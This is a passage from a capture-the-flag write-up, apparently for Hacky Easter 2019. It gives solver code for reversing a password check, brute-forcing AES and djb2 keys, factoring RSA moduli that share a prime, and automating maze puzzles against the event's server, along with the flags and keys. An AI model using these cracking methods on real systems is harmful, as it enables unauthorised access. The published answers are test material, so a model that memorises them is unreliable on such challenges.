flag = binascii.unhexlify(hex(int(filters,2))[2:-1])
print flag
```

The following string was hidden inside the PNG:

Congratulation, here is your flag: he19-TKii-2aVa-cKJo-9QCj

Flag: he19-TKii-2aVa-cKJo-9QCj

Challenge 18 - Egg Storage

The password check for the Egg Storage is made with WebAssembly. Since it is a relative short function, we can easily reverse it manually.

```
characters = "01345HLXcdfr"
def validateRange(ch):
    if ch in characters:
        return True
    return False
def validatePassword(pw):
    if len(pw) < 24:
        print 'Password to short'
        return 0
    for i in range(4,24):
        if validateRange(pw[i]) == False:
            print 'Character not in range'
            return 0
    if ord(pw[0]) != 84:
        return 0
    if ord(pw[1]) != 104:
        return 0
    if ord(pw[2]) != 51:
        return 0
    if ord(pw[3]) != 80:
        return 0
    if pw[23] != pw[17]:
        return 0
    if pw[12] != pw[16]:
        return 0
    if pw[22] != pw[15]:
        return 0
    if ord(pw[5])-ord(pw[7]) != 14:
        return 0
    if ord(pw[14])+1 != ord(pw[15]):
        return 0
    if ord(pw[9])%ord(pw[8]) != 40:
        return 0
    if ord(pw[5])-ord(pw[9])+ord(pw[19]) != 79:
        return 0
    if ord(pw[7])-ord(pw[14]) != ord(pw[20]):
        return 0
    if (ord(pw[9])%ord(pw[4]))*2 != ord(pw[13]):
        return 0
    if ord(pw[13])%ord(pw[6]) != 20:
        return 0
    if ord(pw[11])%ord(pw[13]) != ord(pw[21])-46:
        return 0
    if ord(pw[7])%ord(pw[6]) != ord(pw[10]):
        return 0
    if ord(pw[23])%ord(pw[22]) != 2:
        return 0
    var25 = 0
    for i in range(4,24):
        var25 = var25 + ord(pw[i])
    if var25 != 1352:
        return 0
    return 1
```

Afterwards we can reconstruct the password step by step. The password has a length of 24 and besides the first four, all characters must be one of these:

```
0, 1, 3, 4, 5, H, L, X, c, d, f, r
```

There are two more easy checks, which only allow one possibility for another four characters. The first check is for position 8 and 9, the other is for position 6 and 13. Together with the first checks, our password should look like this:

```
T h 3 P _ _ 4 _ 0 X _ _ _ H _ _ _ _ _ _ _ _ _ _
```

Another check involving character number 5 and 7 only allows 2 different constellations, but only one of them makes sense if reading the password as leetspeak:

```
T h 3 P 4 r 4 d 0 X _ _ _ H _ _ _ _ _ _ _ _ _ _
```

One check, involving character number 14 and 15 has 3 possibilities but only one of them seems to make sense. Also position 10 can be calculated because the other characters for that check are already known:

```
T h 3 P 4 r 4 d 0 X 0 _ _ H 0 1 _ _ _ _ _ _ _ _
```

With the already known characters we can also determine position 19 and 20, and the last two characters have only one combination which really makes sense.

```
T h 3 P 4 r 4 d 0 X 0 _ _ H 0 1 _ _ _ 5 4 _ 1 3
```

The rest can easily be guessed by trying out different possible characters:

```
T h 3 P 4 r 4 d 0 X 0 f c H 0 1 c 3 1 5 4 L 1 3
```

Password: Th3P4r4d0X0fcH01c3154L13

Challenge 19 - CoUmpact DiAsc

The given program contains an encrypted egg and ask for the password to decrypt it. A part of the password was also given, but most of it was destroyed by a water damage. To restore the password, we first need to find out which algorithm was used for the encryption. At first sight, the reverse part appeared complicated, as it was a CUDA binary. But it turned out that it is enough to analyze the x64 part to find out which algorithm was used.

Inside the `main()` function several calls to the functions `cudaMalloc()` and `cudaMemcpy()` are executed. This is the part where several data segments where copied into the graphic card. Here is a list of these segments:

- `0x403bb1`: 16 Bytes from the stack (Password)
- `0x403bcf`: 256 Bytes from `0x698300` (v3)
- `0x403bed`: 256 Bytes from `0x698400` (v4)
- `0x403c0b`: 40 Bytes from `0x6982c0` (v2)
- `0x403c29`: 4096 Bytes from `0x686500` (v7)
- `0x403c4d`: 16*4314 Bytes from `0x687500` (v10, Ciphertext?)

The first data segment which was copied into the graphic card is the password with a length of 16 bytes. The last segment seems to be the ciphertext, which length is also multiple of 16. This could indicate that a block cipher like AES was used. In this case, the two 256-byte blocks could be the S-box and the inverse S-box, but they contain different values. The 40-byte segment however contains some suspicious values:

```
0xdeadbeee, 0xdeadbeed, 0xdeadbeeb, 0xdeadbee7, 0xdeadbeff,
0xdeadbecf, 0xdeadbeaf, 0xdeadbe6f, 0xdeadbef4, 0xdeadbed9
```

Looks like `0xdeadbeef`, but the last byte is different for every value. What if these values were only changed to hide from tools like signsrch? We can investigate the CUDA part of the binary to see what is done with them, but a simple XOR with `0xdeadbeef` revealed their secret:

```
0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36
```

These values are used as round constants for the AES algorithm. So, the two 256-byte blocks are probably really the S-Boxes, modified in some way. To confirm our suspicion, we can try

to decrypt the ciphertext with the given program and an AES program, and it yield the same result when using the same password.

At this point we can start to write our brute force solver. Assuming the password is all uppercase, we have 26^{10} possibilities with the already given characters. With a little bit of guessing we can reduce it to 26^8. The password ends with THCUDA, this could be possible WITHCUDA. We should only decrypt the first block and compare it with a PNG header to see if we got the correct password, because other eggs are also PNG images.

With the use of Intel AES instructions, it is possible to crack the key in 2 minutes. Even without guessing two bytes of the key it is possible to solve it in less than a day with only a single CPU core. The following AES library was used: `https://github.com/amiralis/libaesni`

```
#include <stdio.h>
#include <stdlib.h>
#include <inttypes.h>
#include "iaesni.h"

int main(){
  uint8_t ct[]="\x71\x31\xad\x54\xef\x04\xdb\xa5\x03\x30\x0c\x0f\xf7\xbd\x83\x8e";
  uint8_t key[] = "????????WITHCUDA";
  uint8_t pt[16];
  for (uint8_t a = 0x41; a < 0x5b; a++) {
    key[0] = a;
    for (uint8_t b = 0x41; b < 0x5b; b++) {
      key[1] = b;
      for (uint8_t c = 0x41; c < 0x5b; c++) {
        key[2] = c;
        printf("%.3s\n", key);
        for (uint8_t d = 0x41; d < 0x5b; d++) {
          key[3] = d;
          for (uint8_t e = 0x41; e < 0x5b; e++) {
            key[4] = e;
            for (uint8_t f = 0x41; f < 0x5b; f++) {
              key[5] = f;
              for (uint8_t g = 0x41; g < 0x5b; g++) {
                key[6] = g;
                for (uint8_t h = 0x41; h < 0x5b; h++) {
                  key[7] = h;
                  intel_AES_dec128(ct, pt , key, 1);
                  if (*((uint64_t *)pt) == 0x0a1a0a0d474e5089) {
                    puts(key);
                    exit(0);
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
```

Key: AESCRACKWITHCUDA

Challenge 20 - Scrambled Egg

The Easter egg for this challenge was scrambled, and the given image shows only a mess. However, at a closer look we can see that the alpha value for some pixels are 0. There are three of theses pixels in every row, each of these pixels had one of the RGB values set. We can use this value to rearrange the rows of the image. To fix the rows itself, we need to shift them. We can use the alpha pixel for each channel to determine the start of the row.

```
from PIL import Image
img = Image.open('egg.png')
pixels = img.load()
img_result = Image.new( 'RGB', (img.width-3,img.height), "black")
pixels_result = img_result.load()
for y in range(img.height):
    pos = 0
    lineR, lineG, lineB = [], [], []
    for x in range(img.width):
        p = pixels[x,y]
        if p[3] == 0:
            if p[0] != 0:
                pos = p[0]
                for xx in range(img.width):
                    newX = (x + xx) % img.width
                    if pixels[newX,y][3] != 0:
                        lineR.append(pixels[newX,y][0])
            if p[1] != 0:
                for xx in range(img.width):
                    newX = (x + xx) % img.width
                    if pixels[newX,y][3] != 0:
                        lineG.append(pixels[newX,y][1])
            if p[2] != 0:
                for xx in range(img.width):
                    newX = (x + xx) % img.width
                    if pixels[newX,y][3] != 0:
                        lineB.append(pixels[newX,y][2])
    for x in range(img_result.width):
        if pos == 0:
            pixels_result[x,pos] = pixels[x,y]
        else:
            pixels_result[x,pos] = (lineR[x],lineG[x],lineB[x])
img_result.save('result.png')
```

Challenge 21 - The Hunt: Misty Jungle

For this challenge we had to solve several challenges, but first we had to find out how to move around the maze. There was a hint inside the How-To:

``bqq`vsm``0npwf0y0z

Subtracting each of the bytes by one we get:

__app_url__/move/x/y

We can use only the values 0 and 1 for x and y to navigate through the maze. The following script was used for the navigation and searching for challenges. The functions m1() to m9() are the solvers for the mini challenges and will be shown later:

```
import requests
import re
from PIL import Image
from io import BytesIO
import urllib
import os
import json as JSON
import binascii

def m1(data):
    ...
def m2(data):
    ...
def m3(data):
    ...
def m4(data):
    ...
def m5(data):
    ...
def m6(data):
    ...
def m7(data):
    ...
def m8(data):
    ...
def m9(data):
    ...

def handleChalenge(name, data):
    if name == 'Warmup':
        return m1(data)
    elif name == 'C0tt0nt4il Ch3ck V2.0 required':
        return m2(data)
    elif name == 'Mathonymous 2.0':
        return m3(data)
    elif name == 'Pumple\'s Puzzle':
        return m4(data)
    elif name == 'Punkt.Hase':
        return m5(data)
    elif name == 'Pssst ...':
        return m6(data)
    elif name == 'The Oracle':
        return m7(data)
    elif name == 'CLC32':
        return m8(data)
    elif name == 'Bunny-Teams':
```

```
        return m9(data)
    elif name == 'CCrypto - Museum':
        if len(solved) == 9:
            print 'Found Final'
    else:
        print 'no solver'
        open('new_challenge.txt', 'w').write(data)
        exit()

def checkPos(data):
    if 'The server encountered an internal error' in data:
        print 'error'
        exit

    if '\xcc' in data:
        print '--> interference'
        return None


    h3 = re.findall("[A-Z][a-zA-Z0-9 ,.'-]*(?=</h3>)", data)
    if len(h3) != 0:
        cName = h3[0]
        if cName == '':
            print data
            exit()
        if cName not in solved:
            print '-->', cName
            print handleChalenge(cName, data)

    if 'Ouch! You would hit a wall.' in data or 'You are not god' in data:
        return False
    return True

def explore(x,y):
    visited[y][x] = 1

    if visited[y-1][x] == 0:
        r = s.get('http://whale.hacking-lab.com:5337/move/0/-1')
        data = r.content
        check = checkPos(data)
        if check == True:
            if explore(x,y-1) == False:
                return False
            s.get('http://whale.hacking-lab.com:5337/move/0/1')
        elif check == None:
            return False

    if visited[y+1][x] == 0:
        r = s.get('http://whale.hacking-lab.com:5337/move/0/1')
        data = r.content
        check = checkPos(data)
        if check == True:
            if explore(x,y+1) == False:
                return False
            s.get('http://whale.hacking-lab.com:5337/move/0/-1')
        elif check == None:
            return False

    if visited[y][x-1] == 0:
        r = s.get('http://whale.hacking-lab.com:5337/move/-1/0')
        data = r.content
        check = checkPos(data)
        if check == True:
            if explore(x-1,y) == False:
                return False
            s.get('http://whale.hacking-lab.com:5337/move/1/0')
        elif check == None:
```

```
            return False

    if visited[y][x+1] == 0:
        r = s.get('http://whale.hacking-lab.com:5337/move/1/0')
        data = r.content
        check = checkPos(data)
        if check == True:
            if explore(x+1,y) == False:
                return False
            s.get('http://whale.hacking-lab.com:5337/move/-1/0')
        elif check == None:
            return False

if __name__ == '__main__':
    s = requests.session()
    s.get('http://whale.hacking-lab.com:5337/1804161a0dabfdcd26f7370136e0f766')
    r = s.get('http://whale.hacking-lab.com:5337/')

    solved = []

    visited = [[0 for j in range(100)] for i in range(100)]
    x = 50
    y = 50
    explore(x,y)
    print 'part 1 done'

    visited = [[0 for j in range(100)] for i in range(100)]
    x = 50
    y = 50
    explore(x,y)
    print solved
```

There are 10 mini challenges inside the maze, one of them was the final challenge which can only be found after the others are solved.

Warmup:

Compare two images and find the different pixels:

```
def m1(data):
    pngs = re.findall('[a-f0-9-]*.png', data)
    print pngs

    r = s.get('http://whale.hacking-lab.com:5337/static/img/ch11/'+pngs[0])
    imgA = Image.open(BytesIO(r.content))
    r = s.get('http://whale.hacking-lab.com:5337/static/img/ch11/challenges/'+pngs[1])
    imgB = Image.open(BytesIO(r.content))

    pixel = ''
    for x in range(imgA.width):
        for y in range(imgA.height):
            if imgA.getpixel((x, y)) != imgB.getpixel((x, y)):
                pixel = pixel + '[%d, %d], ' % (x,y)

    pixel = '[' + pixel[:-2] + ']'
    print pixel

    r = s.get('http://whale.hacking-lab.com:5337/?pixels='+pixel)

    if 'You solved it!' in r.content:
        solved.append('Warmup')
        return True
    return False
```

C0tt0nt4il Ch3ck V2.0:

Perform the calculation, which is shown on the picture. It can also be done by parsing the result out of the image name:

```
def m2(data):
    for i in range(10):
        imgName = re.findall('[a-f0-9-]*.png', data)[0]
        result = imgName.split('-')[2]
        data = s.get('http://whale.hacking-lab.com:5337/?result=' + result).content
    if 'You solved it!' in data:
        solved.append('C0tt0nt4il Ch3ck V2.0 required')
        return True
    return False
```

Mathonymous 2.0:

Find the operators so that the equation is valid:

```
def m3(data):
    numbers = re.findall('>[0-9 =\\-\\.]+<', data)
    print numbers
    a = numbers[0][1:-1].strip() + '.0'
    b = numbers[1][1:-1].strip() + '.0'
    c = numbers[2][1:-1].strip() + '.0'
    d = numbers[3][1:-1].strip() + '.0'
    e = numbers[4][1:-1].strip() + '.0'
    f = numbers[5][1:-1].strip() + '.0'
    res = float(numbers[6][1:-1].replace('=','').strip())
    print a,b,c,d,e,f,res
    for i in '+-*/':
        for j in '+-*/':
            for k in '+-*/':
                for l in '+-*/':
                    for m in '+-*/':
                        cc = eval(a+i+b+j+c+k+d+l+e+m+f)
                        if cc == res:
                            op = urllib.quote_plus(i+j+k+l+m)
                            data = s.get('http://whale.hacking-lab.com:5337/?op='+op)
                            if 'You solved it!' in data.content:
                                solved.append('Mathonymous 2.0')
                                return True
    return False
```

Pumple's Puzzle:

This mini challenge is similar to a Einstein puzzle. We can simply modify the following solver:

https://artificialcognition.github.io/who-owns-the-zebra

```
def m4(data):
    import constraint as c

    d = data.replace('&#39;',' ').replace('.',' ')
    hints = re.findall('(?<=\\<pre class="mb-2">)[a-zA-Z0-9 ,.\\-\']*', d)
    for i in range(len(hints)):
        hints[i] = hints[i].split(' ')

    problem = c.Problem()
    name = ['Bunny', 'Angel', 'Midnight', 'Thumper', 'Snowball']
    starsign = ['pisces', 'taurus', 'aquarius', 'capricorn', 'virgo']
    characteristic = ['lovely', 'scared', 'funny', 'handsome', 'attractive']
    color = ['red', 'green', 'yellow', 'blue', 'white']
    mask = ['striped', 'camouflaged', 'dotted', 'one-coloured', 'chequered']

    criteria = name + starsign + characteristic + color + mask
    problem.addVariables(criteria,[1,2,3,4,5])

    problem.addConstraint(c.AllDifferentConstraint(), name)
    problem.addConstraint(c.AllDifferentConstraint(), starsign)
    problem.addConstraint(c.AllDifferentConstraint(), characteristic)
    problem.addConstraint(c.AllDifferentConstraint(), color)
    problem.addConstraint(c.AllDifferentConstraint(), mask)

    problem.addConstraint(lambda a, b: a == b, (hints[1][3],hints[1][5]))
    problem.addConstraint(lambda a, b: a == b, (hints[2][0],hints[2][5]))
    problem.addConstraint(lambda a, b: a == b, (hints[3][1],hints[3][5]))
    problem.addConstraint(lambda a, b: a == b, (hints[4][1],hints[4][4]))
    problem.addConstraint(lambda a, b: a-b == -1, (hints[5][4],hints[5][13]))
    problem.addConstraint(lambda a, b: a == b, (hints[6][1],hints[6][4]))
    problem.addConstraint(lambda a, b: a == b, (hints[7][1],hints[7][5]))
    problem.addConstraint(c.InSetConstraint([3]), [hints[8][4]])
    problem.addConstraint(c.InSetConstraint([1]), [hints[9][0]])
    problem.addConstraint(lambda a, b: abs(a-b) == 1, (hints[10][4],hints[10][10]))
    problem.addConstraint(lambda a, b: abs(a-b) == 1, (hints[11][1],hints[11][8]))
    problem.addConstraint(lambda a, b: abs(a-b) == 1, (hints[12][1],hints[12][7]))
    problem.addConstraint(lambda a, b: a == b, (hints[13][4],hints[13][7]))
    problem.addConstraint(lambda a, b: a == b, (hints[14][0],hints[14][3]))
    problem.addConstraint(lambda a, b: abs(a-b) == 1, (hints[15][0],hints[15][8]))

    solution = problem.getSolutions()[0]
    names = ''
    starsigns = ''
    characteristics = ''
    colors = ''
    masks = ''
    for i in range(1,6):
        for x in solution:
            if solution[x] == i:
                if x in name:
                    names += x + ','
                if x in starsign:
                    starsigns += x.capitalize() + ','
                if x in characteristic:
                    characteristics += x.capitalize() + ','
                if x in color:
                    colors += x.capitalize() + ','
                if x in mask:
                    masks += x.capitalize() + ','
```

```
    solution                                                                                    =
'Name,'+names+'Color,'+colors+'Characteristic,'+characteristics+'Starsign,'+starsigns+'Mask
,'+masks[:-1]
    print solution
    r = s.get('http://whale.hacking-lab.com:5337/?solution='+solution)

    if 'You solved it!' in r.content:
        solved.append('Pumple\'s Puzzle')
        return True
    return False
```

Punkt.Hase:

A 1x1 GIF with multiple black/white frames. We can use them as 0 or 1 and convert it to ASCII:

```
def m5(data):
    gif = re.findall('[a-f0-9-]*.gif', data)
    print gif

    r = s.get('http://whale.hacking-lab.com:5337/static/img/ch15/challenges/'+gif[0])
    img = Image.open(BytesIO(r.content))

    b = ''
    frame = 0
    while True:
        img.getpixel((0,0))
        p = img.im.getpalette()
        if '\xff' in p:
            b += '1'
        else:
            b += '0'
        frame += 1
        try:
            img.seek(frame)
        except:
            break;

    code = binascii.unhexlify(hex(int(b,2))[2:-1])
    print code
    r = s.get('http://whale.hacking-lab.com:5337/?code='+code)

    if 'You solved it!' in r.content:
        solved.append('Punkt.Hase')
        return True
    return False
```

Pssst ...:

We need to submit a string which matches a given RegEx:

```
def m6(data):
    regex = re.findall('(?<=<pre>He: ).*(?=<br>)', data)[0]
    regex = regex.replace('&lt;', '<')
    regex = regex.replace('&gt;', '>')
    print regex

    if regex == '<[^1337]+>':
        answer = '<244>'
    elif regex == '13(?!37)':
        answer = '13'
    elif regex == '(?<!13)37':
        answer = '37'
    elif regex == '<1337+?>':
        answer = '<1337>'
    elif regex == '(?<!1337)\\d{3}':
        answer = '456'
    elif regex == '\\d{3}(?<!1337\\d{3})':
        answer = '111'
    elif regex == '([1337])\\1':
        answer = '11'
    elif regex == '[^13-37]{5}':
        answer = '44444'
    elif regex == '[1337]':
        answer = '1'
    elif regex == '\\b1337\\b':
        answer = '1337'
    elif regex == '(?<=13)37':
        answer = '1337'
    elif regex == '[13-37]{4}':
        answer = '1337'
    elif regex == '\\d+(?= 1337)':
        answer = '2 1337'
    elif regex == '[13-37]%':
        answer = '1%'
    elif regex == '([13])([37])\\2\\1':
        answer = '1331'
    else:
        print 'new regex'
        exit()

    answer = urllib.quote_plus(answer)
    r = s.get('http://whale.hacking-lab.com:5337/?answer='+answer)

    if 'You solved it!' in r.content:
        solved.append('Pssst ...')
        return True
    return False
```

The Oracle:

We need to calculate some random numbers with a given seed:

```
def m7(data):
    seed = re.findall('(?<=<code>)[0-9-]+', data)[0]
    print seed

    import random

    for i in range(1337):
        random.seed(int(seed))
        seed = random.randint(-1337**42, 1337**42)

    print seed
    guess = str(seed)
    r = s.get('http://whale.hacking-lab.com:5337/?guess='+guess)

    if 'You solved it!' in r.content:
        solved.append('The Oracle')
        return True
    return False
```

CLC32:

GraphQL queries must be used to get a list of senses and a character for each of them. If at least 3 of these senses show the same character, we take it for our solution. There are always four characters to be found.

```
def m8(data):
    q = '{ In { Out { see, hear, taste, smell, touch }, see, hear, taste, smell, touch } }'

    checksum = ''
    while len(checksum)  != 4:
        json = { 'query': q }

        r = s.post('http://whale.hacking-lab.com:5337/live/a/life', json=json)

        inDict = JSON.loads(r.content)['data']['In']
        inVals = {}

        print inDict

        for n in inDict:
            if n == 'Out':
                continue
            if inDict[n] not in inVals:
                inVals[inDict[n]] = 1
            else:
                inVals[inDict[n]] += 1

        for n in inVals:
            if inVals[n] >= 3:
                checksum += n

        outDict= inDict['Out']
        ouVals = {}

        for n in outDict:
            if outDict[n] not in ouVals:
```

```
                ouVals[outDict[n]] = 1
            else:
                ouVals[outDict[n]] += 1

        for n in ouVals:
            if ouVals[n] >= 3:
                checksum += n

    r = s.get('http://whale.hacking-lab.com:5337/?checksum='+checksum)

    if 'You solved it!' in r.content:
        solved.append('CLC32')
        return True
    return False
```

Bunny-Teams:

This puzzle is like a Battleship puzzle, we can use the following library:

```
https://github.com/danielstjules/battleship-puzzles
```

```
def m9(data):
    from battleship_puzzles import puzzle, backtracking_pruning
    totals = re.findall('(?<=\\<td style="background-color: lightblue">)[0-9\\s]*', data)
    totals = [int(t.strip()) for t in totals]

    teams = re.findall('[0-9](?= x )', data)
    teams = [int(t) for t in teams]

    bs = puzzle.Puzzle(7,7,teams[3],teams[2],teams[1],teams[0],0)
    bs.column_totals = totals[:7]
    bs.row_totals = totals[7:]

    backtracking_pruning.BacktrackingPruning(bs)
    bs.print_alg_solution()

    solution = ''
    for y in range(7):
        for x in range(7):
            solution += bs.grid[y][x]

    r = s.get('http://whale.hacking-lab.com:5337/?solution='+solution)

    if 'You solved it!' in r.content:
        solved.append('Bunny-Teams')
        return True
    return False
```

CCrypto - Museum:

This was the final challenge. We only need to decrypt the given “boxOfCarrots”. We also got the used encryption algorithm, and all of the steps made were reversible, because the needed values were all appended to the box of carrots:

```
from finalNumbers import theBoxOfCarrots
import math

carrots = theBoxOfCarrots
destiny = len(carrots[0][1].split('.'))-2

a = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'

for j in range(destiny+1):
    carrots.sort(key=lambda x: int(x[1].split('.')[-2]), reverse=False)

    for i in range(len(carrots)):
        carrots[i][1] = '.'.join(carrots[i][1].split('.')[:-1])

    for i in range(len(carrots)-1,-1,-1):
        if i > 0:
            carrots[i][0] -= abs(math.floor(math.sin(carrots[i-1][0]) * 20))
        else:
            lastS = -1

            if j == destiny:
                carrots[i][0] -= 2
            else:
                for ii in range(len(carrots)):
                    if int(carrots[ii][1].split('.')[-2]) == len(carrots)-1:
                        lastS = ii
                        break
                carrots[0][0] -= abs(math.floor(math.sin(carrots[lastS][0]+3) * 20))

print carrots

flag = ''
for c in carrots:
    flag += a[int(c[0])]

print flag
```

Flag: he19-JfsM-ywiw-mSxE-yfYa

Challenge 22 - The Hunt: Muddy Quagmire

The navigation is the same as for challenge 21, so only the mini challenges are described here. The only change to the navigation was to keep a history of steps made, which was used for one of the challenges. There were the following challenges to solve:

Old Rumpy:

We need to change the time zone of a given time, but first we need to map the given City to a time zone. We can use the following time zone DB, but there are some cities missing:

> https://raw.githubusercontent.com/Alterplay/APTimeZones/master/APTimeZones/timezonesDB.json

```
def m11(data):
    times = re.findall('[0-9]{2}:[0-9]{2}', data)
    city = re.findall('(?<=[0-9]{2}:[0-9]{2} to )[A-Za-z ]+', data)

    print times,city

    json = open('timezonesDB.txt', 'r').read()
    json = JSON.loads(json)

    time = ''
    for i in json:
        if city[0] in i['zone']:
            zone = i['zone']
            print zone
            import datetime
            import pytz

            timestamp = datetime.datetime.strptime('2019-04-01 '+times[0],"%Y-%m-%d %H:%M")
            old_tz = pytz.timezone("UTC")
            new_tz = pytz.timezone(zone)

            ts = old_tz.localize(timestamp).astimezone(new_tz)
            time = str(ts.time())[:-3]

    r = s.get('http://whale.hacking-lab.com:5337/?time='+time)

    if 'You solved it!' in r.content:
        solved.append('Old Rumpy')
        return True
    return False
```

Simon's Eyes:

For this challenge we need the history of steps:

```
def m12(data):
    # last step
    path.append([0, 1])

    p = '['
    for i in path:
        if i == [0,-1]:
            p += '"1",'
        if i == [-1,0]:
            p += '"3",'
        if i == [1,0]:
            p += '"4",'
        if i == [0,1]:
            p += '"6",'
    p = p[:-1] + ']'
    print p
    r = s.get('http://whale.hacking-lab.com:5337/?path='+p)

    if 'You solved it!' in r.content:
        solved.append('Simon\'s Eyes')
        return True
    return False
```

C0tt0nt4il Ch3ck:

The given image shows a sequence of characters. We must find the next letter in the alphabet. Since there are only 26 different images we can solve them manually and then save the result together with a hash of the image.

```
def m13(data):
    from hashlib import md5

    image = re.findall('(?<=base64,)[a-zA-Z0-9=\\/+]+', data)
    h = md5(image[0]).hexdigest()
    print h

    abc = {}
    abc['755160e79270dac59893dd605a46cb69'] = '4'
    abc['51538a273d4b0f82b1d5c2ba02f4ce35'] = 'b'
    abc['ce8fd11d86cc6542e7c5b36aeef0efaf'] = 'c'
    abc['043f26f3e1d7d25cd138c05df2b7d548'] = 'd'
    abc['409809904fac79d2ad23482256772d69'] = '3'
    abc['182b9772b5a88efe6dca95ab1e46598c'] = 'f'
    abc['14baa9b72d222c9a6069e98a382346a6'] = '6'
    abc['2a302b5f23dba9daa2bcf4b9159c9bd8'] = 'h'
    abc['68c58ead2ccac0dbb451f0239cd9cc97'] = '1'
    abc['1bb64162024671731a041c145b12e66c'] = 'j'
    abc['77367291cb171b1e6dbac71e9461f0ce'] = 'k'
    abc['d23f104880028304a4871156f5dbc08c'] = 'l'
    abc['72cde04af0fc5627274d19a01f04cd67'] = 'm'
    abc['159b9db83d9c570080f7a22206e1aae9'] = 'n'
    abc['ca3f2256fa77bf83f585580be8416f2a'] = '0'
    abc['e52751d3c8ba0210f32f9f0eb199afc6'] = 'p'
    abc['68ca790c994bcf05e86ad2a022725dad'] = 'q'
    abc['18abfbe42e0ea5c6b498899b13d639d7'] = 'r'
    abc['a1c98ebeeb38f786cd957201e7f29473'] = '5'
```

```
    abc['997248de3661208db7dbb7cb0c590eda'] = '7'
    abc['07deb5287686b91f36edfabc688a1a79'] = 'u'
    abc['b0e69677602beb0d1287942831617711'] = 'v'
    abc['bff5517301b19f50548ce920b9f07af9'] = 'w'
    abc['868fc9d47caf437ca931198e669cda3f'] = 'x'
    abc['b8e2b331f19973bc7cc979ffbbb34c51'] = 'y'
    abc['29b09390b71e77e7459a2f8b3bcc555c'] = 'z'

    if h not in abc:
        print decryptCookie(s.cookies.get('session'))
        print h
        exit()

    result = abc[h]
    print result

    r = s.get('http://whale.hacking-lab.com:5337/?input='+result)

    if 'You solved it!' in r.content:
        solved.append('C0tt0nt4il Ch3ck required')
        return True
    return False
```

Bun Bun's Goods & Gadgets:

The shop has several items and we can either watch them or buy one of it. When the watch option is used, all items where watched after each other using redirects. When we want to buy a specific item, we need to stop following the redirects, after we found the item.

```
def m14(data):
    r = s.get('http://whale.hacking-lab.com:5337/?action=watch', allow_redirects=False)

    for i in range(30):
        print r.status_code, r.headers['content-type']
        if r.headers['content-type'] == 'shop/teabag':
            break

        r = s.get('http://whale.hacking-lab.com:5337/', allow_redirects=False)

    r = s.get('http://whale.hacking-lab.com:5337/?action=buy', allow_redirects=False)
    print r.status_code, r.headers['content-type']

    if 'You solved it!' in r.content:
        solved.append('Bun Bun\'s Goods & Gadgets')
        return True
    return False
```

Sailor John:

We must solve two discrete logarithm problems.

$$emirp^x \ mod \ prime = c$$

```
p1 = 17635204117
c1 = 419785298
p2 = 1956033275219
c2 = 611096952820
```

Therefore, we can use the following tool:

```
https://www.alpertron.com.ar/DILOG.HTM
```

$$711402536^{71^{1647592057}} \ mod \ 17635204117 = 419785298$$

$$91257233065^{91^{305768189495}} \ mod \ 1956033275219 = 611096952820$$

When we convert it to ASCII, the x values are leetspeak word:

- b4By
- G14N7

```
def m15(data):
    secret = 'b4ByG14N7'
    r = s.get('http://whale.hacking-lab.com:5337/?secret='+secret)
    if 'You solved it!' in r.content:
        solved.append('Sailor John')
        return True
    return False
```

Randonacci:

The sequence is the same every time and it must be done with Python3 because it generates other random numbers than Python2:

```
import random
random.seed(1337)
fib = []
sequence = []
for i in range(103):
    if i == 0:
        fib.append(1)
    elif i == 1:
        fib.append(1)
    else:
        fib.append(fib[-1]+fib[-2])
    sequence.append(fib[-1] % random.randint(1, fib[-1]))
print(sequence[-1])
```

For the solver we can then use the fixed value:

```
def m16(data):
    n = '11778021489721399611 9'
    r = s.get('http://whale.hacking-lab.com:5337/?next='+n)
    if 'You solved it!' in r.content:
        solved.append('Randonacci')
        return True
    return False
```

Mathoymous:

A given equation must be calculated:

```
def m17(data):
    equation = re.findall('[0-9 =*/+-]*(?=</code>)', data)[0]
    result = str(eval(equation[:-3]))

    r = s.get('http://whale.hacking-lab.com:5337/?result='+result)

    if 'You solved it!' in r.content:
        solved.append('Mathoymous')
        return True
    return False
```

Ran-Dee's Secret Algorithm:

One prime was used for different N, so we can use GCD to calculate the primes:

```
import fractions
n0=56133586686716136655665103829944414072194320629988325233058401869707803703682716186831222740816157923491542101683071594759142130810217595979480386898766768920073995809958682665433098721858437284294264308221562118390 73

n1=43197226819995414250880489055413585390503681019180594772781599842207471693041753129885439403306011423063922105541557658194092177558145184151460920732675652134876335722840331008185551706229533179802997366680787866083523

p = fractions.gcd(n0,n1)

q = n0 / p
print p,q
```

With these values we can decrypt the message. Since there is only one message every time we can simply hardcode the decrypted message for our solver:

```
def m18(data):
    solution = 'RSA3ncrypt!onw!llneverd!e'
    r = s.get('http://whale.hacking-lab.com:5337/?solution='+solution)

    if 'You solved it!' in r.content:
        solved.append('Ran-Dee\'s Secret Algorithm')
        return True
    return False
```

A mysterious gate:

This was the final challenge for this path. The hash function that was used to check the key was djb2. We can use the following brute-force solver to generate valid keys:

```c
#include <inttypes.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int32_t hash(uint8_t *str) {
    int32_t hash = 0;
    for (uint8_t i = 0; i < 9; i++) {
        hash = ((hash << 5) - hash) + *(str+i);
    }
    return hash;
}

void main() {
    uint8_t *chars = "0123456789-";

    uint8_t val[10];
    val[9] = 0;

    for (uint8_t a = 0; a < 11; a++) {
        val[0] = chars[a];
        for (uint8_t b = 0; b < 11; b++) {
            val[1] = chars[b];
            for (uint8_t c = 0; c < 11; c++) {
                val[2] = chars[c];
                for (uint8_t d = 0; d < 11; d++) {
                    val[3] = chars[d];
                    for (uint8_t e = 0; e < 11; e++) {
                        val[4] = chars[e];
                        for (uint8_t f = 0; f < 11; f++) {
                            val[5] = chars[f];
                            for (uint8_t g = 0; g < 11; g++) {
                                val[6] = chars[g];
                                for (uint8_t h = 0; h < 11; h++) {
                                    val[7] = chars[h];
                                    for (uint8_t i = 0; i < 11; i++) {
                                        val[8] = chars[i];
                                        if (hash(val) == -502491864) {
                                            printf("%s\n", val);
                                        }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}
```

There are two keys, which produce the right hash, so it was possible to try both. As the key is used to decrypt the flag using a Caesars cipher, both keys result also into a valid looking flag. We need to test both flags to see which of them is correct.

Key: -92486631

Flag: he19-zKZr-YqJO-4OWb-auss

Challenge 23 - The Maze

